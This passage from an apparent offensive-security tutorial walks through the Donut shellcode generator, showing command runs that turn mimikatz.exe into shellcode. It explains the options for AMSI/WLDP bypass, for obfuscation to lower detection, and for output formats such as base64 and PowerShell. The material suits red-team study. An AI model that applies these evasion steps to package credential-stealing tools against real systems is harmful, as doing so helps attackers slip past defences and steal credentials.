
The "-b" option is used to set the shellcode's behavior when faced with AMSI/WLDP. Anti Malware Scan Interface and Windows Lock Down Policy are security features. These both features help in defending against malware.



```
hackercoolmagz@kali:~/Donut$ ./donut mimikatz.exe -a 1 -b 2

  [ Donut shellcode generator v0.9.3
  [ Copyright (c) 2019 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "mimikatz.exe"
  [ Entropy       : Random names + Encryption
  [ File type     : EXE
  [ Target CPU    : x86
  [ AMSI/WDLP     : abort
  [ Shellcode     : "loader.bin"
hackercoolmagz@kali:~/Donut$ 
```


By default, Donut sets the shellcode to bypass AMSI/WLDP. By setting the "-b" option to "2" as shown in the above image, it can be set to ABORT once it encounters AMSI/WLDP. Setting "1 " will do nothing.

Entropy in general terms means the degree of randomness. It is used in malware to make detection of its code harder by Anti malware. This is called obfuscation. The more the entropy the least chances of detection of malware. Donut by default sets random names and also encrypts the shellcode to obfuscate the code from anti malware. It can be changed using the "-e" option. Setting it to "2" just sets random names to the payload and setting it to "1" does nothing.




```
hackercoolmagz@kali:~/Donut$ ./donut mimikatz.exe -a 1 -b 2 -e 2

  [ Donut shellcode generator v0.9.3
  [ Copyright (c) 2019 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "mimikatz.exe"
  [ Entropy       : Random Names
  [ File type     : EXE
  [ Target CPU    : x86
  [ AMSI/WDLP     : abort
  [ Shellcode     : "loader.bin"
```


Not just binaries, we can create different output formats with Donut although by default it creates a binary payload. The "-f" option is used to set different output formats. For example, setting "-f" option to "2" gives a base64 format. 3 creates C, 4 creates Ruby, 5 creates Python, 6 creates Powershell, 7 creates C# and 8 creates Hexadecimal shellcodes respectively.



```
hackercoolmagz@kali:~/Donut$ ./donut mimikatz.exe -a 1 -b 2 -e 2 -f 2

  [ Donut shellcode generator v0.9.3
  [ Copyright (c) 2019 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "mimikatz.exe"
  [ Entropy       : Random Names
  [ File type     : EXE
  [ Target CPU    : x86
  [ AMSI/WDLP     : abort
  [ Shellcode     : "loader.b64"
```

